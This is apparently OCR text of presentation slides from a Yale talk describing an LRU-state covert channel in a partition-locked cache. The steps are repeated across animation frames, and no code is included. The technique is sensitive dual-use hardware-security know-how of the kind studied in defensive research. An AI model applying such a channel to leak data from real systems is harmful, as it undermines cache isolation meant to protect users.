


8: locked line : address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 0: The sender locks cache line 8.




8: locked line : address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale


- Step 1: The receiver sets the initial LRU state



8: locked line : address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale




8: locked line : address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state




8: locked line : address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not




8: locked line #: address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not




8: locked line #: address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not




8: locked line #: address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not

Cache miss is not necessary by the sender!




8: locked line #: address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not

